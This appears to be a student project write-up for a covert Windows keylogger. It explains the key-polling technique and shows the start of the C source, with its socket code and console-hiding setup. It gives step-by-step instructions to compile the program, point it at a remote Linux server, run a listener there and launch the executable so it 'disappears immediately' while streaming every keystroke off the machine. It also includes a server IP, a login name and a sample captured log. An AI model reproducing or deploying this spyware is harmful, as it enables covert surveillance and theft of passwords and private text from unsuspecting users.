# Physical / Remote keylogger

**Description**: the program will log keys pressed, store them in a file locally and send characters to the server character by character. The program ensures it will be hidden when launched. The keylogger can be launched on Windows machine, but the server where keypresses will be saved (in a file as well, in the same directory) is Unix-like. In both cases, locally and remotely on the server, keypresses will be saved in a txt file in the same directory. The way program works is that it runs through all key states by Windows API functions GetAsyncKeyState, GetKeyState in which Virtual Key Codes are passed in as arguments. If the least significant digit is set, then the key was pressed since the last time it was checked. If the most significant bit is returned, then "it is pressed in real-time". The latter is used to identify capital letters, that is, program checks whether shift key is pressed and prints either lower-case or upper-case letters depending on its state. It is also used for special character interception. To identify which key is pressed, the program uses bit-wise AND operator and compares returned value either with 0x8000 (most significant) or 0x0001 (least significant). GetKeyState's specifics are similar. It checks whether key is toggled. It is used for CAPS LOCK and NUM LOCK keys. Least significant bit tells that it is in toggled state. Sockets are employed to the connection to the SERVER. Digital Ocean droplets are used for this project. For testing purposes, server username, password, and IP will be supplied for the sake of easiness. The program must be compiled in Visual Studio. And, for testing, only .exe binary file must be used which can be found in the project file after compiling (Apparently, there is some problem while using this program right from the visual studio). For proper usage of the program, see the demo video. Also, some Windows machines have trouble running the .exe file and the error requires .DLL files which can be easily found on the Google. The .DLL files must be placed in C:\Windows\SysWOW64 AND/OR C:\Windows\System32 . SysWOW64 folder worked for me. For testing, the .DLL files are not required. It will only be necessary if Visual Studio is not present on a machine.

In a code, note that an infinite WHILE loop is used so that the keylogger stays running under all conditions.


Specifics of the code are explained as comments in the code.

**BEFORE RUNNING:** you need a Linux VPS server to make this program work. You can get one on Digital Ocean. Make sure you write down the IP address of the server you create.

**Instructions on how to run this program:**

### Compiling the Keylogger


1. Open Visual Studio and press **Ctrl+Shift+n** to create a new project. Choose "Empty Project" and choose a name of your choice.
2. Press Ctrl+Shift+A to create a new file and choose a name of your choice, for example, "main.c". This file will contain the actual program, the keylogger which runs on Windows machine.



Name: mainc.c
Location: C:\Users\aptsi\source\repos\Project7\Project7\

*Figure 1: creating a file in Visual Studio*

3. Download the main.c program from my project documents, copy the contents and paste in the Visual Studio file that you created in the previous step.
4. Replace the IP address on line 554 with your server's IP address.
5. Press Ctrl+Shift+B to build the program.


Project7 - Microsoft Visual Studio
File Edit View Project Build Debug Team Tools Test R Tools Analyze Window Help
Debug
x86
Local Windows Debugger
mainc.c
Project7
(Global Scope)
essentialCtrChars(FILE * logFilePtr)
Solution Explorer
Output

```
/* Student Project- Giorgi Aptsiauri, 820968337 */
// disables deprecated API warnings
#define _CRT_SECURE_NO_DEPRECATE
#define _WINSOCK_DEPRECATED_NO_WARNINGS
#include <stdio.h>
#include<winsock2.h>                //  for the server
#pragma comment(lib,"ws2_32.lib")   //  Winsock Library
#include <stdlib.h>
#ifndef _WIN32_WINNT                //  for hiding
#define _WIN32_WINNT 0x0500         //  the console
#endif
#include <windows.h>    //  defines GetAsyncKeyState and GetKeyState functions
#include <io.h>         //  and provides constants for particulat keys
#include <stdbool.h>

void logAlphKeyPresses(short characterPressed, FILE* logFilePtr);      //  process alphabetical characters (English letters)
void logNums(short characterPressed, FILE* logFilePtr);                //  process number keys above the alphanumeric keys
void printNumSpecialChars(short characterPressed, FILE* logFilePtr);   //  process special characters on the numbers keys abobe the alphanumeric key
void logFKeys(FILE* logFilePtr);                                       //  process F keys, f1, f2, f3, ... , f12
void essentialCtrChars(FILE* logFilePtr);                              //  process control keys like Enter, Ctrl, Alt, ESC, Backspace, etc.
void numKeysHandler(FILE* logFilePtr);                                 //  process numpad keys
void establishConnection(SOCKET* sock);

int main()
{
    // hide the console window (from Stack Overflow)
```

Show output from: Build

```
1>------ Build started: Project: Project7, Configuration: Debug Win32 ------
1>mainc.c
1>Project7.vcxproj -> C:\Users\aptsi\source\repos\Project7\Debug\Project7.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```


*Figure 2: This is what the output of Visual Studio should look like.*

Now, the keylogger is compiled and .exe binary file is in your projects folder. Find your Visual Studio projects folder and your .exe binary file will be in the "debug" folder of your project.


Now, we need to compile the server.c file (which is in my project files list) on the server.

## Compiling the Server Code

1) Open PuTTY program and enter your server's IP address. Enter your login and password and connect. You should be able to log in to the server now.




Host Name (or IP address): 159.89.26.242
Port: 22
Connection type: Raw Telnet Rlogin [✓ SSH] Serial
Close window on exit: Always Never [✓ Only on clean exit]



```
tester@test: ~
login as: tester
tester@159.89.26.242's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

10 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Mon Dec 11 13:23:49 2017 from 178.134.47.18
tester@test:~$
```


*Figure 3: This is what PuTTY screen should look like*

2) Now, run the commands in order.
3) Type "nano server.c" to create and open file server.c where we will place the server C code.



```
  GNU nano 2.5.3              File: server.c




                              [ New File ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line
```

4) Now, open the server.c file from my project files list, copy the contents and copy in this window. Normally, copying is done by placing mouse the cursor on putty window and pressing Right Mouse Button and Left Mouse Button at the same time. Next, to save the file with the code, press Ctrl+X, press “Y” button and hit enter.
5) To compile the program type “gcc server.c” in the command line.
6) To run the logging server and pass the port run the following “./a.out 8888”
7) Now the server is running in Live Mode and listening for connections. It is our program that will connect and send information to the server and the server will write those characters in a .txt(although not requires because everything is a file in Unix) file locally.



```
login as: tester
tester@159.89.26.242's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

10 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Mon Dec 11 13:23:49 2017 from 178.134.47.18
tester@test:~$ rm *
rm: cannot remove '*': No such file or directory
tester@test:~$ ls
tester@test:~$ nano server.c
tester@test:~$ gcc server.c
tester@test:~$ ./a.out 8888
```


Now, that we have server running, DO NOT close PuTTY and open the Keylogger .exe binary executable from the Visual Studio project folder that we created. The program will open and disappear immediately so that it is unnoticeable while running.

Now type whatever you want, and it will be written locally into the “log.txt” file in the “debug” folder of your project where you launched the keylogger, that is, in the same directory.

What is more interesting is that it will also be logged on the server, in the same directory where we ran “./a.out 8888” command. Meanwhile, you can locate the keylogger in Task Manager processes. Select it and hit “End task”.

Now, we can cancel the server script too. Switch to PuTTY window and press Ctrl+C a few times to terminate the server.c program (compiled as “a.out”). Type “less log.txt” in the command line and hit Enter. You will be able to see exactly what you typed in the testing process, that is, when keylogger was running. Sometimes packets are lost though. That is because TCP protocol is connection-based protocol not message based. So, it ensures there is an uninterruptible connection between the keylogger and the server, but messages, that is, packets can be lost, especially on slow internet.

This is what my text file on the server looked like while I was typing this! All the keys are documented on https://msdn.microsoft.com/en-us/library/windows/desktop/dd375731(v=vs.85).aspx . For example, [LMB] means that a person pressed Left Mouse Button (LMB). [LAK] means Left Arrow Key and so on… Backspace is logged as “[BACKSPACE]” because the program cannot tell which text a user is erasing. So, only the log file viewer (a human being) can discern, by context, which part of which text was erased.



```
[LMB][LMB][LMB][LMB][LMB][LMB][LMB][LAK][LMB]processs[BACKSPACE]es. s[BACKSPACE]
Select it and ""[BACKSPACE][BACKSPACE]hit End[BACKSPACE]d task"[LAK][LAK][LAK][L
AK][LAK][LAK][RAK][RAK]"[RAK][RAK][RAK][RAK][RAK][RAK][RAK].Now, we can c[BACKSP
ACE]exit th[BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BA
CKSPACE]close the [BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSP
ACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]can can[BACKSPACE][BACKSPACE][BA
CKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]cancel th serve script oo. S
witch to PuTTY wi[BACKSPACE][BACKSPACE]window and press Ctrl+[LMB]C a few times
to terminate the serverc[BACKSPACE].c proram ()[LAK]compiled as a.ouy"[LAK][LAK]
[LAK][RAK][RAK][RAK][BACKSPACE]t[LAK][LAK][LAK][LAK][LAK]"[RAK][RAK][RAK][RAK][R
AK]. n[BACKSPACE]Now, [BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BA
CKSPACE] Type ""[LAK]less log.txt[RAK] in the command linean hit en[BACKSPACE][B
ACKSPACE]Enter. You will be able to see exactly what yu[BACKSPACE]ou tyoes i[BAC
KSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE]ped in the testing process.[B
ACKSPACE], that is, whe keylogger was runing. To[BACKSPACE][BACKSPACE]Sometimes
packets arelost rh[BACKSPACE]t[BACKSPACE][BACKSPACE]thogh[BACKSPACE][BACKSPACE]u
gh, [BACKSPACE][BACKSPACE]. That ha[BACKSPACE][BACKSPACE]is because TCP proc[BAC
KSPACE]tocol is connection baed protocol not message based. So, it ansures [BACK
SPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPACE][BACKSPA
CE]ensures thereis i[BACKSPACE]an uninterruptible connection between the keylogg
er an th server, but[LMB][LEFT_CONTROL]
log.txt (END)
```